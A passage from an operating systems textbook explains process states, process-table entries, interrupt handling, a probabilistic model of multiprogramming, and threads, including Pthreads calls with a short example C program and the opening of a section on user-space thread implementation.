When a process blocks, it does so because logically it cannot continue, typically because it is waiting for input that is not yet available. It is also possible for a process that is conceptually ready and able to run to be stopped because the operating system has decided to allocate the CPU to another process for a while. These two conditions are completely different. In the first case, the suspension is inherent in the problem (you cannot process the user's command line until it has been typed). In the second case, it is a technicality of the system (not enough CPUs to give each process its own private processor). In Fig. 2-2 we see a state diagram showing the three states a process may be in:

1. Running (actually using the CPU at that instant).
2. Ready (runnable; temporarily stopped to let another process run).
3. Blocked (unable to run until some external event happens).

Logically, the first two states are similar. In both cases the process is willing to run, only in the second one, there is temporarily no CPU available for it. The third state

is fundamentally different from the first two in that the process cannot run, even if the CPU is idle and has nothing else to do.



Figure 2-2. A process can be in running, blocked, or ready state. Transitions between these states are as shown.

Four transitions are possible among these three states, as shown. Transition 1 occurs when the operating system discovers that a process cannot continue right now. In some systems the process can execute a system call, such as pause, to get into blocked state. In other systems, including UNIX, when a process reads from a pipe or special file (e.g., a terminal) and there is no input available, the process is automatically blocked.

Transitions 2 and 3 are caused by the process scheduler, a part of the operating system, without the process even knowing about them. Transition 2 occurs when the scheduler decides that the running process has run long enough, and it is time to let another process have some CPU time. Transition 3 occurs when all the other processes have had their fair share and it is time for the first process to get the CPU to run again. The subject of scheduling, that is, deciding which process should run when and for how long, is an important one; we will look at it later in this chapter. Many algorithms have been devised to try to balance the competing demands of efficiency for the system as a whole and fairness to individual processes. We will study some of them later in this chapter.

Transition 4 occurs when the external event for which a process was waiting (such as the arrival of some input) happens. If no other process is running at that instant, transition 3 will be triggered and the process will start running. Otherwise it may have to wait in *ready* state for a little while until the CPU is available and its turn comes.

Using the process model, it becomes much easier to think about what is going on inside the system. Some of the processes run programs that carry out commands typed in by a user. Other processes are part of the system and handle tasks such as carrying out requests for file services or managing the details of running a disk or a tape drive. When a disk interrupt occurs, the system makes a decision to stop running the current process and run the disk process, which was blocked waiting for that interrupt. Thus, instead of thinking about interrupts, we can think about user processes, disk processes, terminal processes, and so on, which block when they are waiting for something to happen. When the disk has been read or the character typed, the process waiting for it is unblocked and is eligible to run again.

This view gives rise to the model shown in Fig. 2-3. Here the lowest level of the operating system is the scheduler, with a variety of processes on top of it. All the interrupt handling and details of actually starting and stopping processes are hidden away in what is here called the scheduler, which is actually not much code. The rest of the operating system is nicely structured in process form. Few real systems are as nicely structured as this, however.



Figure 2-3. The lowest layer of a process-structured operating system handles interrupts and scheduling. Above that layer are sequential processes.

2.1.6 Implementation of Processes

To implement the process model, the operating system maintains a table (an array of structures), called the **process table**, with one entry per process. (Some authors call these entries **process control blocks**.) This entry contains important information about the process' state, including its program counter, stack pointer, memory allocation, the status of its open files, its accounting and scheduling information, and everything else about the process that must be saved when the process is switched from *running* to *ready* or *blocked* state so that it can be restarted later as if it had never been stopped.

Figure 2-4 shows some of the key fields in a typical system. The fields in the first column relate to process management. The other two relate to memory management and file management, respectively. It should be noted that precisely which fields the process table has is highly system dependent, but this figure gives a general idea of the kinds of information needed.

Now that we have looked at the process table, it is possible to explain a little more about how the illusion of multiple sequential processes is maintained on one (or each) CPU and also explain interrupts in more detail than we were able to do in Chap. 1. Associated with each I/O class is a location (typically at a fixed location near the bottom of memory) called the **interrupt vector**. It contains the address of the **ISR** (**Interrupt Service Routine**). Suppose that user process 3 is running when a disk interrupt happens. User process 3's program counter, program status word, and sometimes one or more registers are pushed onto the (current) stack by the interrupt hardware. The computer then jumps to the address in the interrupt vector. That is all the hardware does. From here on, it is up to the ISR in software.

Process management	Memory management	File management
Registers	Pointer to text segment info	Root directory
Program counter	Pointer to data segment info	Working directory
Program status word	Pointer to stack segment info	File descriptors
Stack pointer		User ID
Process state		Group ID
Priority		
Scheduling parameters		
Process ID		
Parent process		
Process group		
Signals		
Time when process started		
CPU time used		
Children's CPU time		
Time of next alarm		

Figure 2-4. Some of the fields of a typical process-table entry.

All interrupts start by saving the registers, often in the process table entry for the current process. Then the information pushed onto the stack by the interrupt is removed and the stack pointer is set to point to a temporary stack used by the process handler. Actions such as saving the registers and setting the stack pointer cannot even be expressed in high-level languages such as C, so they are performed by a small assembly-language routine, usually the same one for all interrupts since the work of saving the registers is identical, no matter the cause of the interrupt.

When this routine is finished, it calls a C procedure to do the rest of the work for this specific interrupt type. (We assume the operating system is written in C, the usual choice for all operating systems used in production.) When it has done its job, possibly making some process now ready, the scheduler is called to see what to run next. After that, control is passed back to the assembly-language code to load up the registers and memory map for the now-current process and start it running. Interrupt handling and scheduling are summarized in Fig. 2-5. It is worth noting that the details vary somewhat from system to system.

A process may be interrupted thousands of times during its execution, but the key idea is that after each interrupt the interrupted process returns to precisely the same state it was in before the interrupt occurred.

2.1.7 Modeling Multiprogramming

When multiprogramming is used, the CPU utilization can be improved. Crudely put, if the average process computes only 20% of the time it is sitting in memory, then with five processes in memory at once the CPU should be busy all the time. This model is unrealistically optimistic, however, since it tacitly assumes that all five processes will never be waiting for I/O at the same time.

1. Hardware stacks program counter, etc.
2. Hardware loads new program counter from interrupt vector.
3. Assembly-language procedure saves registers.
4. Assembly-language procedure sets up new stack.
5. C interrupt service runs (typically reads and buffers input).
6. Scheduler decides which process is to run next.
7. C procedure returns to the assembly code.
8. Assembly-language procedure starts up new current process.

Figure 2-5. Skeleton of what the lowest level of the operating system does when an interrupt occurs. The details may vary between operating systems.

A better model is to look at CPU usage from a probabilistic viewpoint. Suppose that a process spends a fraction p of its time waiting for I/O to complete. With n processes in memory at once, the probability that all n processes are waiting for I/O (in which case the CPU will be idle) is p^n. The CPU utilization is then given by the formula

$$\text{CPU utilization} = 1 - p^n$$

Figure 2-6 shows, for different values of p (or "I/O wait"), the CPU utilization as a function of n, which is called the **degree of multiprogramming**.



Figure 2-6. CPU utilization as a function of the number of processes in memory.

From the figure it is clear that if processes spend 80% of their time waiting for I/O, at least 10 processes must be in memory at once to get the CPU waste below 10%. When you realize that an interactive process waiting for a user to type something at a terminal (or click on an icon) is in I/O wait state, it should be clear that I/O wait times of 80% and more are not unusual. But even on servers, processes doing a lot of disk I/O will often have this percentage or more.

For the sake of accuracy, it should be pointed out that the probabilistic model just described is only an approximation. It implicitly assumes that all n processes are independent, meaning that it is quite acceptable for a system with five processes in memory to have three running and two waiting. But with a single CPU, we cannot have three processes running at once, so a process becoming ready while the CPU is busy will have to wait. Thus, the processes are not independent. A more accurate model can be constructed using queueing theory, but the point we are making—multiprogramming lets processes use the CPU when it would otherwise become idle—is, of course, still valid, even if the true curves of Fig. 2-6 are slightly different from those shown in the figure.

Even though the model of Fig. 2-6 is fairly simple-minded, it can nevertheless be used to make specific, although approximate, predictions about CPU performance. Suppose, for example, that a computer has 8 GB of memory, with the operating system and its tables taking up 2 GB and each user program also taking up 2 GB. These sizes allow three user programs to be in memory at once. With an 80% average I/O wait, we have a CPU utilization (ignoring operating system overhead) of $1 - 0.8^3$ or about 49%. Adding another 8 GB of memory allows the system to go from three-way multiprogramming to seven-way multiprogramming, thus raising the CPU utilization to 79%. In other words, the additional 8 GB will raise the throughput by 30%.

Adding yet another 8 GB would increase CPU utilization only from 79% to 91%, thus raising the throughput by only another 12%. Using this model, the computer's owner might decide that the first addition was a good investment but that the second was not.

2.2 THREADS

In traditional operating systems, each process has an address space and a single thread of control. In fact, that is almost the definition of a process. Nevertheless, in many situations, it is useful to have multiple threads of control in the same address space running in quasi-parallel, as though they were (almost) separate processes (except for the shared address space). In the following sections, we will discuss threads and their implications. Later we will look at an alternative solution.

2.2.1 Thread Usage

Why would anyone want to have a kind of process within a process? It turns out there are several reasons for having these miniprocesses, called **threads**. Let us now examine some of them. The main reason for having threads is that in many applications, multiple activities are going on at once. Some of these may block from time to time. By decomposing such an application into multiple sequential threads that run in quasi-parallel, the programming model becomes simpler.

We have seen this argument once before. It is precisely the argument for having processes. Instead of thinking about interrupts, timers, and context switches, we can think about parallel processes. Only now with threads we add a new element: the ability for the parallel entities to share an address space and all of its data among themselves. This ability is essential for certain applications, which is why having multiple processes (with their separate address spaces) will not work.

A second argument for having threads is that since they are lighter weight than processes, they are easier (i.e., faster) to create and destroy. In many systems, creating a thread goes 10–100 times faster than creating a process. When the number of threads needed changes dynamically and rapidly, this property is useful to have.

A third reason for having threads is also a performance argument. Threads yield no performance gain when all of them are CPU bound, but when there is substantial computing and also substantial I/O, having threads allows these activities to overlap, thus speeding up the application.

Finally, threads are useful on systems with multiple CPUs, where real parallelism is possible. We will come back to this issue in Chap. 8.

It is easiest to see why threads are useful by looking at some concrete examples. As a first example, consider a word processor. Word processors usually display the document being created on the screen formatted exactly as it will appear on the printed page. In particular, all the line breaks and page breaks are in their correct and final positions, so that the user can inspect them and change the document if need be (e.g., to eliminate widows and orphans—incomplete top and bottom lines on a page, which are considered esthetically unpleasing).

Suppose that the user is writing a book. From the author's point of view, it is easiest to keep the entire book as a single file to make it easier to search for topics, perform global substitutions, and so on. Alternatively, each chapter might be a separate file. However, having every section and subsection as a separate file is a real nuisance when global changes have to be made to the entire book, since then hundreds of files have to be individually edited, one at a time. For example, if proposed standard xxxx is approved just before the book goes to press, all occurrences of "Draft Standard xxxx" have to be changed to "Standard xxxx" at the last minute. If the entire book is one file, typically a single command can do all the substitutions. In contrast, if the book is spread over 300 files, each one must be edited separately.

Now consider what happens when the user suddenly deletes one sentence from page 1 of an 800-page book. After checking the changed page for correctness, she now wants to make another change on page 600 and types in a command telling the word processor to go to that page (possibly by searching for a phrase occurring only there). The word processor is now forced to reformat the entire book up to page 600 on the spot because it does not know what the first line of page 600 will be until it has processed all the previous pages. There may be a substantial delay before page 600 can be displayed, leading to an unhappy user.

Threads can help here. Suppose that the word processor is written as a two-threaded program. One thread interacts with the user and the other handles reformatting in the background. As soon as the sentence is deleted from page 1, the interactive thread tells the reformatting thread to reformat the whole book. Meanwhile, the interactive thread continues to listen to the keyboard and mouse and responds to simple commands like scrolling page 1 while the other thread is computing madly in the background. With a little luck, the reformatting will be completed before the user asks to see page 600, so it can be displayed instantly.

While we are at it, why not add a third thread? Many word processors have a feature of automatically saving the entire file to disk every few minutes to protect the user against losing a day's work in the event of a program crash, system crash, or power failure. The third thread can handle the disk backups without interfering with the other two. The situation with three threads is shown in Fig. 2-7.



Figure 2-7. A word processor with three threads.

If the program were single-threaded, then whenever a disk backup started, commands from the keyboard and mouse would be ignored until the backup was finished. The user would surely perceive this as sluggish performance. Alternatively, keyboard and mouse events could interrupt the disk backup, allowing good performance but leading to a complex interrupt-driven programming model. With three threads, the programming model is much simpler. The first thread just interacts with the user. The second thread reformats the document when told to. The third thread writes the contents of RAM to disk periodically.

It should be clear that having three separate processes would not work here because all three threads need to operate on the document. By having three threads instead of three processes, they share a common memory and thus all have access to the document being edited. With three processes this would be impossible.

An analogous situation exists with many other interactive programs. For example, an electronic spreadsheet is a program that allows a user to maintain a matrix, some of whose elements are data provided by the user. Other elements are computed based on the input data using potentially complex formulas. A spreadsheet that computes the predicted annual profit of a substantial company might have hundreds of pages and thousands of complex formulas based on hundreds of input variables. When a user changes one input variable, many cells may have to be recomputed. By having a background thread do the recomputation, the interactive thread can allow the user to make additional changes while the computation is going on. Similarly, a third thread can handle periodic backups to disk on its own.

Now consider yet another example of where threads can be useful: a server for a Website. Requests for pages come in and the requested page is sent back to the client. At most Websites, some pages are more commonly accessed than other pages. For example, Samsung's home page is accessed far more than a page deep in the tree containing the detailed technical specifications of any smartphone model. Web servers use this fact to improve performance by maintaining a collection of heavily used pages in main memory to eliminate the need to go to disk to get them. Such a collection is called a **cache** and is used in many other contexts as well. We saw CPU caches in Chap. 1, for example.

One way to organize the Web server is shown in Fig. 2-8(a). Here one thread, the **dispatcher**, reads incoming requests for work from the network. After examining the request, it chooses an idle (i.e., blocked) **worker thread** and hands it the request, possibly by writing a pointer to the message into a special word associated with each thread. The dispatcher then wakes up the sleeping worker, moving it from blocked state to ready state.



Figure 2-8. A multithreaded Web server.

When the worker wakes up, it checks to see if the request can be satisfied from the Web page cache, to which all threads have access. If not, it starts a read

operation to get the page from the disk and blocks until the disk operation completes. When the thread blocks on the disk operation, another thread is chosen to run, possibly the dispatcher, in order to acquire more work, or possibly another worker that is now ready to run.

This model allows the server to be written as a collection of sequential threads. The dispatcher's program consists of an infinite loop for getting a work request and handing it off to a worker. Each worker's code consists of an infinite loop consisting of accepting a request from the dispatcher and checking the Web cache to see if the page is present. If so, it is returned to the client, and the worker blocks waiting for a new request. If not, it gets the page from the disk, returns it to the client, and blocks waiting for a new request.

A rough outline of the code is given in Fig. 2-9. Here, as in the rest of this book, *TRUE* is assumed to be the constant 1. Also, *buf* and *page* are structures appropriate for holding a work request and a Web page, respectively.

```
while (TRUE) {
    get_next_request(&buf);
    handoff_work(&buf);
}
```

(a)

```
while (TRUE) {
    wait_for_work(&buf)
    look_for_page_in_cache(&buf, &page);
    if (page_not_in_cache(&page))
        read_page_from_disk(&buf, &page);
    return_page(&page);
}
```

(b)

Figure 2-9. A rough outline of the code for Fig. 2-8. (a) Dispatcher thread. (b) Worker thread.

Consider how the Web server could be written in the absence of threads. One possibility is to have it operate as a single thread. The main loop of the Web server gets a request, examines it, and carries it out to completion before getting the next one. While waiting for the disk, the server is idle and does not process any other incoming requests. If the Web server is running on a dedicated machine, as is commonly the case, the CPU is simply idle while the Web server is waiting for the disk. The net result is that many fewer requests/sec can be processed. Thus, threads gain considerable performance, but each thread is programmed sequentially, in the usual way. We will look at an alternative, event-driven, approach later.

A third example where threads are useful is in applications that must process very large amounts of data. The normal approach is to read in a block of data, process it, and then write it out again. The problem here is that if only blocking system calls are available, the process blocks while data are coming in and data are going out. Having the CPU go idle when there is lots of computing to do is clearly wasteful and should be avoided if possible.

Threads offer a solution. The process could be structured with an input thread, a processing thread, and an output thread. The input thread reads data into an input buffer. The processing thread takes data out of the input buffer, processes them,

and puts the results in an output buffer. The output buffer writes these results back to disk. In this way, input, output, and processing can all be going on at the same time. Of course, this model works only if a system call blocks only the calling thread, not the entire process.

2.2.2 The Classical Thread Model

Now that we have seen why threads might be useful and how they can be used, let us investigate the idea a bit more closely. The process model is based on two independent concepts: resource grouping and execution. Sometimes it is useful to separate them; this is where threads come in. First we will look at the classical thread model; after that we will examine the Linux thread model, which blurs the line between processes and threads.

One way of looking at a process is that it is a convenient way to group together related resources. A process has an address space that contains program text and data, as well as other resources. These resources may include open files, child processes, pending alarms, signal handlers, accounting information, and more. By putting them together in the form of a process, they can be managed more easily.

The other concept a process has is a thread of execution, usually shortened to just **thread**. The thread has a program counter associated with it that keeps track of which instruction to execute next. It has registers, which hold its current working variables. It also has a stack, which contains the thread's execution history, one frame for each procedure called but not yet returned from. Although a thread must execute in some process, the thread and its process are different concepts and can be treated separately. Processes are used to group resources together; threads are the entities scheduled for execution on the CPU.

What threads add to the process model is to allow multiple executions to take place in the same process environment (and address space), to a large degree independent of one another. Having multiple threads running in parallel in one process is analogous to having multiple processes running in parallel in one computer. In the former case, the threads share an address space and other resources. In the latter case, processes share physical memory, disks, printers, and other resources. Because threads have some of the properties of processes, they are sometimes called **lightweight processes**. The term **multithreading** is also used to describe the situation of allowing multiple threads in the same process. As we saw in Chap. 1, some CPUs have direct hardware support for multithreading and allow a thread switch to happen on a nanosecond time scale.

In Fig. 2-10(a) we see three traditional processes. Each process has its own address space and a single thread of control. In contrast, in Fig. 2-10(b) we see a single process with three threads of control. Although in both cases we have three threads, in Fig. 2-10(a) each of them operates in a different address space, whereas in Fig. 2-10(b) all three of them share the same address space.



Figure 2-10. (a) Three processes each with one thread. (b) One process with three threads.

When a multithreaded process is run on a single-CPU system, the threads take turns running. In Fig. 2-1, we saw how multiprogramming of processes works. By switching back and forth among multiple processes, the system gives the illusion of separate sequential processes running in parallel. Multithreading works the same way. The CPU switches rapidly back and forth among the threads, providing the illusion that the threads are running in parallel, albeit on a slower CPU. With three compute-bound threads in a process, the threads would appear to be running in parallel, each one on a CPU with one-third the speed of the real CPU.

The ifferent threads in a process are not as independent as different processes. All threads have exactly the same address space, which means that they also share the same global variables. Since every thread can access every memory address within the process' address space, one thread can read, write, or even wipe out another thread's stack. There is no protection between threads because (1) it is impossible, and (2) it should not be necessary. Unlike different processes, which may be from different users and which may be mutually hostile to one another, a process is always owned by a single user, who has presumably created multiple threads so that they can cooperate, not fight with each other. In addition to sharing an address space, all the threads can share the same set of open files, child processes, signals, alarms, and so forth, as shown in Fig. 2-11. Thus, the organization of Fig. 2-10(a) would be used when the three processes are essentially unrelated, whereas Fig. 2-10(b) would be appropriate when the three threads are actually part of the same job and are actively and closely cooperating with each other.

The items in the first column are process properties, not thread properties. For example, if one thread opens a file, that file is visible to the other threads in the process and they can read and write it. This is logical, since the process is the unit of resource management, not the thread. If each thread had its own address space, open files, pending alarms, and so on, it would be a separate process. What we are

Per-process items	Per-thread items
Address space	Program counter
Global variables	Registers
Open files	Stack
Child processes	State
Pending alarms	
Signals and signal handlers	
Accounting information	

Figure 2-11. The first column lists some items shared by all threads in a process. The second one lists some items private to each thread.

trying to achieve with the thread concept is the ability for multiple threads of execution to share a set of resources so that they can work together closely to perform some task.

Like a traditional process (i.e., a process with only one thread), a thread can be in any one of several states: running, blocked, ready, or terminated. A running thread currently has the CPU and is active. In contrast, a blocked thread is waiting for some event to unblock it. For example, when a thread performs a system call to read from the keyboard, it is blocked until input is typed. A thread can block waiting for some external event to happen or for some other thread to unblock it. A ready thread is scheduled to run and will as soon as its turn comes up. The transitions between thread states are the same as those between process states and are illustrated in Fig. 2-2.

It is important to realize that each thread has its own stack, as illustrated in Fig. 2-12. Each thread's stack contains one frame for each procedure called but not yet returned from. This frame contains the procedure's local variables and the return address to use when the procedure call has finished. For example, if procedure *X* calls procedure *Y* and *Y* calls procedure *Z*, then while *Z* is executing, the frames for *X*, *Y*, and *Z* will all be on the stack. Each thread will generally call different procedures and thus have a different execution history. This is why each thread needs its own stack.

When multithreading is present, processes usually start with a single thread present. This thread has the ability to create new threads by calling a library procedure such as *thread_create*. A parameter to *thread_create* specifies the name of a procedure for the new thread to run. It is not necessary (or even possible) to specify anything about the new thread's address space, since it automatically runs in the address space of the creating thread. Sometimes threads are hierarchical, with a parent-child relationship, but often no such relationship exists, with all threads being equal. With or without a hierarchical relationship, the creating thread is usually returned a thread identifier that names the new thread.

When a thread has finished its work, it can exit by calling a library procedure, say, *thread_exit*. It then vanishes and is no longer schedulable. In some thread



Figure 2-12. Each thread has its own stack.

systems, one thread can wait for a (specific) thread to exit by calling a procedure, for example, *thread_join*. This procedure blocks the calling thread until a (specific) thread has exited. In this regard, thread creation and termination is very much like process creation and termination, with approximately the same options as well.

Another common thread call is *thread_yield*, which allows a thread to voluntarily give up the CPU to let another thread run. Such a call is important because there is no clock interrupt to actually enforce multiprogramming as there is with processes. Thus, it is important for threads to be polite and voluntarily surrender the CPU from time to time to give other threads a chance to run. Other calls allow one thread to wait for another thread to finish some work, for a thread to announce that it has finished some work, and so on.

While threads are often useful, they also introduce a number of serious complications into the programming model. To start with, consider the effects of the UNIX fork system call. If the parent process has multiple threads, should the child also have them? If not, the process may not function properly, since all of them may be essential. However, if the child process gets as many threads as the parent, what happens if a thread in the parent was blocked on a read call, say, from the keyboard? Are two threads now blocked on the keyboard, one in the parent and one in the child? When a line is typed, do both threads get a copy of it? Only the parent? Only the child? The same problem exists with open network connections. The designers of the operating system have to make choices clear and carefully define the semantics so users will understand the behavior of the threads.

We will look at *some* of these issues and observe that the solutions are often pragmatic. For instance, on a system such as Linux, a fork of a multithreaded process will create only a single thread in the child. However, using Posix threads a program can use the pthread_atfork() call to register fork handlers (procedures that are called when a fork occurs), so it can start additional threads and do whatever is

needed to get going properly again. Even so, it is important to note that many of these issues are design choices and different systems may opt for different solutions. For now, the most important thing to remember is that the relation between threads and fork can be quite complex.

Another class of problems is related to the fact that threads share many data structures. What happens if one thread closes a file while another one is still reading from it? Suppose one thread notices that there is too little memory and starts allocating more memory. Partway through, a thread switch occurs, and the new thread also notices that there is too little memory and also starts allocating more memory. Memory will probably be allocated twice. These problems can be solved with some effort, but careful thought and design are needed to make multithreaded programs work correctly.

2.2.3 POSIX Threads

To make it possible to write portable threaded programs, IEEE has defined a standard for threads in IEEE standard 1003.1c. The threads package it defines is called **Pthreads**. Most UNIX systems support it. The standard defines over 60 function calls, which is far too many to go over here. Instead, we will just describe a few of the major ones to give an idea of how it works. The calls we will describe below are listed in Fig. 2-13.

Thread call	Description
pthread_create	Create a new thread
pthread_exit	Terminate the calling thread
pthread_join	Wait for a specific thread to exit
pthread_yield	Release the CPU to let another thread run
pthread_attr_init	Create and initialize a thread's attribute structure
pthread_attr_destroy	Remove a thread's attribute structure

Figure 2-13. Some of the Pthreads function calls.

All Pthreads threads have certain properties. Each one has an identifier, a set of registers (including the program counter), and a set of attributes, which are stored in an attribute structure. The attributes include the stack size, scheduling parameters, and other items needed to use the thread.

A new thread is created using the *pthread_create* call. The thread identifier of the newly created thread is returned as the function value. This call is intentionally very much like the fork system call (except with parameters), with the thread identifier playing the role of the PID, mostly for identifying threads referenced in other calls. When a thread has finished the work it has been assigned, it can terminate by calling *pthread_exit*. This call stops the thread and releases its stack.

Often a thread has a need to wait for another thread to finish its work and exit before it can continue. The thread that is waiting calls *pthread_join* to wait for a

specific other thread to terminate. The thread identifier of the thread to wait for is given as a parameter.

Sometimes it happens that a thread is not logically blocked, but feels that it has run long enough and wants to give another thread a chance to run. It can accomplish this goal by calling *pthread_yield*. There is no such call for processes because the assumption there is that processes are fiercely competitive and each wants all the CPU time it can get (although a very public-spirited process could call sleep to yield the CPU briefly). However, since the threads of a process are working together and their code is invariably written by the same programmer, sometimes the programmer wants them to give each other another chance.

The next two thread calls deal with attributes. *Pthread_attr_init* creates the attribute structure associated with a thread and initializes it to the default values. These values (such as the priority) can be changed by manipulating fields in the attribute structure.

Finally, *pthread_attr_destroy* removes a thread's attribute structure, freeing up its memory. It does not affect threads using it; they continue to exist.

To get a better feel for how Pthreads works, consider the simple example of Fig. 2-14. Here the main program loops *NUMBER_OF_THREADS* times, creating a new thread on each iteration, after announcing its intention. If the thread creation fails, it prints an error message and then exits. After creating all the threads, the main program exits.

When a thread is created, it prints a one-line message announcing itself, then it exits. The order in which the various messages are interleaved is nondeterminate and may vary on consecutive runs of the program.

The Pthreads calls described above are not the only ones. We will examine some of the others after we have discussed process and thread synchronization.

2.2.4 Implementing Threads in User Space

There are two main places to implement threads: user space and the kernel. The choice is a bit controversial, and a hybrid implementation is also possible. We will now describe these methods, along with their advantages and disadvantages.

The first method is to put the threads package entirely in user space. The kernel knows nothing about them. As far as the kernel is concerned, it is managing ordinary, single-threaded processes. The first, and most obvious, advantage is that a user-level threads package can be implemented on an operating system that does not support threads. All operating systems used to fall into this category, and even now some still do. With this approach, threads are implemented by a library.

All of these implementations have the same general structure, illustrated in Fig. 2-15(a). The threads run on top of a run-time system, which is a collection of procedures that manage threads. We have seen four of these already: *pthread_create*, *pthread_exit*, *pthread_join*, and *pthread_yield*, but usually there are more.

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMBER_OF_THREADS     10

void *print_hello_world(void *tid)
{
      /* This function prints the thread's identifier and then exits. */
      printf("Hello World. Greetings from thread %d\n", tid);
      pthread_exit(NULL);
}

int main(int argc, char *argv[])
{
      /* The main program creates 10 threads and then exits. */
      pthread_t threads[NUMBER_OF_THREADS];
      int status, i;

      for(i=0; i < NUMBER_OF_THREADS; i++) {
            printf("Main here. Creating thread %d\n", i);
            status = pthread_create(&threads[i], NULL, print_hello_world, (void *)i);

            if (status != 0) {
                  printf("Oops. pthread_create returned error code %d\n", status);
                  exit(-1);
            }
      }
      exit(NULL);
}
```

Figure 2-14. An example program using threads.

When threads are managed in user space, each process needs its own private **thread table** to keep track of the threads in that process. This table is analogous to the kernel's process table, except that it keeps track only of the per-thread properties, such as each thread's program counter, stack pointer, registers, state, and so forth. The thread table is managed by the run-time system. When a thread is moved to the ready or blocked state, the information needed to restart it is stored in the thread table, exactly the same way as the kernel stores information about processes in the process table.

When a thread does something that may cause it to become blocked locally, for example, waiting for another thread in its process to complete some work, it calls a run-time system procedure. This procedure checks to see if the thread must be put into blocked state. If so, it stores the thread's registers (i.e., its own) in the thread table, looks in the table for a ready thread to run, and reloads the machine registers with the new thread's saved values. As soon as the stack pointer and program

